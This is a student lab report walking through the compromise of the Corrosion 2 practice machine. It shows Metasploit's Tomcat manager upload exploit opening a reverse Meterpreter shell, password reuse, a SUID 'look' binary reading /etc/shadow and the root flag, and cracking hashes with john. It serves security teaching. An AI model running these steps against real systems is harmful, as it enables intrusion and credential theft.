
Name: Juhi Sawant	Batch: K2
Roll No: K049	Date: 29/2/24

Lab - 7

Aim: To demonstrate ethical hacking for a vulnerable machine using various tools.

Learning Outcomes: After completion of this experiment, student should be able to, Use various tools like netdiscover, Metasploit framework, nmap, dirb etc. Implement ethical hacking methodology. Compromise vulnerable machine

Figure 1 below indicates basic steps involved in hacking.



Some of the tools that you may use in this lab are **Network Scanning**

- Netdiscover
- nmap

Enumeration

- dirb
- fcrackzip

Exploitation

- Metasploit
- /etc/shadow
- John

Privilege Escalation

- Ssh
- python library hijacking
- root flag

Procedure:

Task 1: Familiarize yourself with the above-mentioned tools.

Task 2: Use the tools mentioned above to hack the vulnerable system.

Task 3: Answer the review questions and upload your document on the student portal

Reference: https://www.hackingarticles.in/corrosion-2-vulnhub-walkthrough/

In the last lab had got the credentials for admin account. admin: melehifokivai. So now the first thing I tried was to try SSH using these credentials, but it did not work. So, then I looked for exploits for Tomcat in metaspoitable.

```
search tomcat rank:excellent
```

```
root@kali: /home/kali
File  Actions  Edit  View  Help

msf6 > search tomcat rank:excellent

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  D
escription
   -   ----                                                      ---------------  ----       -----  -
---------
   0   exploit/multi/http/struts_dev_mode                        2012-01-06       excellent  Yes    A
pache Struts 2 Developer Mode OGNL Execution
   1   exploit/multi/http/struts2_namespace_ognl                 2018-08-22       excellent  Yes    A
pache Struts 2 Namespace Redirect OGNL Injection
   2   exploit/windows/http/tomcat_cgi_cmdlineargs               2019-04-10       excellent  Yes    A
pache Tomcat CGIServlet enableCmdLineArguments Vulnerability
   3   exploit/multi/http/tomcat_mgr_deploy                      2009-11-09       excellent  Yes    A
pache Tomcat Manager Application Deployer Authenticated Code Execution
   4   exploit/multi/http/tomcat_mgr_upload                      2009-11-09       excellent  Yes    A
pache Tomcat Manager Authenticated Upload Code Execution
   5   exploit/multi/http/atlassian_confluence_webwork_ognl_injection  2021-08-25  excellent  Yes    A
tlassian Confluence WebWork OGNL Injection
   6   exploit/windows/http/cayin_xpost_sql_rce                  2020-06-04       excellent  Yes    C
ayin xPost wayfinder_seqid SQLi to RCE
   7   exploit/multi/http/cisco_dcnm_upload_2019                 2019-06-26       excellent  Yes    C
isco Data Center Network Manager Unauthenticated Remote Code Execution
   8   exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec  2021-05-05     excellent  Yes    C
```

tomcat_cgi_cmdlineargs: This exploit takes advantage of a vulnerability in Apache Tomcat's handling of the Common Gateway Interface (CGI), which can allow attackers to execute arbitrary code remotely on a server.

tomcat_mgr_deploy: This method involves sending a harmful web application to a Tomcat server using the /manager/deploy endpoint, which can be exploited once the attacker has authenticated, potentially allowing for the execution of malicious payloads.

tomcat_mgr_upload: Like the deploy method, this exploit allows for uploading and deploying web shells onto a Tomcat server after authentication, providing a potential backdoor for server control, assuming admin credentials are already compromised.

I decided to use the tomcat_mgr_upload payload and set up an exploit using msfconsole.

```
msf6 exploit(multi/http/tomcat_mgr_upload) >
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 10.0.2.5
RHOST => 10.0.2.5
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword melehifokivai
HttpPassword => melehifokivai
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying zwIfD9P8NivGG2W...
[*] Executing zwIfD9P8NivGG2W...
[*] Undeploying zwIfD9P8NivGG2W ...
[*] Sending stage (58829 bytes) to 10.0.2.5
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.5:35110) at 2024-02-18 07:24:34 -0500

meterpreter >
```

This gave me a meterpreter session meaning I was successful in exploiting the system. Now I wanted to escalate my privilege to find out more credentials and the flag. I tried getuid to see what user I am login as and tried opening shell.

```
meterpreter >
meterpreter > getuid
Server username: tomcat
meterpreter >
meterpreter > shell
Process 3 created.
Channel 3 created.

su jaye
Password: melehifokivai

whoami
jaye
```

Now I already knew that there was a user named Jaye, so I tried using the credentials to open a terminal and it worked. Now I have a shell logged in as Jaye. Now I tried traversing though files and looking for something interesting.

```
root@kali: /home/kali
File  Actions  Edit  View  Help
cat /etc/shadow
cat: /etc/shadow: Permission denied

whoami
jaye

cd

ls
Desktop
Documents
Downloads
Files
Music
Pictures
Public
snap
Templates
Videos
```

```
cd Files

ls -alh
total 24K
drwxr-xr-x  2 root root 4.0K Sep 17  2021 .
drwxr-x--x 18 jaye jaye 4.0K Sep 17  2021 ..
---s--s--x  1 root root  15K Sep 17  2021 look

./ look
sh: 52: ./: Permission denied
./look
usage: look [-bdf] [-t char] string [file ...]
```

I found an interesting file in Files folder and did ls -alh and found out that it was an executable file. So ran the file and I found out it is probably used to find some string in a specified file. We can use this to get sensitive information like shadow files.

```
./look 'randy' /etc/shadow
randy:$6$bQ8rY/73PoUA4lFX$i/aKxdkuh5hF8D78k50BZ4eInDWklwQgmmpakv/gsuzTodngjB340R1wXQ8qWhY2cyMwi.61HJ36qXGvFH
JGY/:18888:0:99999:7:::
./look 'jaye' /etc/shadow
jaye:$6$Chqrqtd4U/B1J3gV$YjeAWKM.usyi/JxpfwYA6ybW/szqkiI1kerC4/JJNMpDUYKavQbnZeUh4WL/fB/4vrzX0LvKVWu60dq4SOQ
ZB0:18887:0:99999:7:::
```

```
./look '' /etc/shadow
root:$6$fHvHhNo5DWsYxgt0$.3upyGTbu9RjpoCkHfW.1F9mq5dxjwcqeZl0KnwEr0vXXzi7Tld2lAeYeIio/9BFPjUCyaBeLgVH1yK.5OR57.:18888:0:99999:7:::
daemon:*:18858:0:99999:7:::
bin:*:18858:0:99999:7:::
sys:*:18858:0:99999:7:::
sync:*:18858:0:99999:7:::
games:*:18858:0:99999:7:::
man:*:18858:0:99999:7:::
lp:*:18858:0:99999:7:::
mail:*:18858:0:99999:7:::
news:*:18858:0:99999:7:::
uucp:*:18858:0:99999:7:::
proxy:*:18858:0:99999:7:::
backup:*:18858:0:99999:7:::
list:*:18858:0:99999:7:::
irc:*:18858:0:99999:7:::
gnats:*:18858:0:99999:7:::
nobody:*:18858:0:99999:7:::
systemd-network:*:18858:0:99999:7:::
systemd-resolve:*:18858:0:99999:7:::
systemd-timesync:*:18858:0:99999:7:::
```

Now I used this to find flag too in the root directory.

Flag: 2fdbf8d4f894292361d6c72c8e833a4b

```
./look /root/root.txt

./look '' /root/root.txt
2fdbf8d4f894292361d6c72c8e833a4b
```

Then I used john to crack the hashes we found from the shadow file.

```
john -wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
┌──(root💀 kali)-[~/Desktop]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
07051986randy    (randy)
```

Review question:

5. What is the password for the admin user?

After unzipping the file I found the password for admin user to be ***melehifokivai.***

1. Which metasploit exploit have you used?

I decided to use the ***tomcat_mgr_upload*** payload.

2. How many users are found?

I found ***3 users*** in the machine. (1) Jaye (2) Randy (3) Tomcat

3. What's their username and password?

Jaye: ***melehifokivai***
Randy: ***07051986randy***

4. Which password cracking mechanism has been used in this case?

I used john to do ***a dictionary attack*** using the rockyou wordlist.

5. Which library is used for privilege escalation?

We have not done privilege escalation since we found a file which had root privileges.

Conclusion:

In this lab, I've identified three potential exploits within Apache Tomcat. The first, a CGI handling issue, could let me execute code on the server. The second and third involve deploying malicious web applications and web shells, respectively. These latter two require proper authentication, which I have due to compromised admin credentials. Using this exploit I then managed to get user passwords and other important files in the system. This lab helped me get a simulated experience of hacking a device and also made me understand how severe small vulnerabilities can be in a system.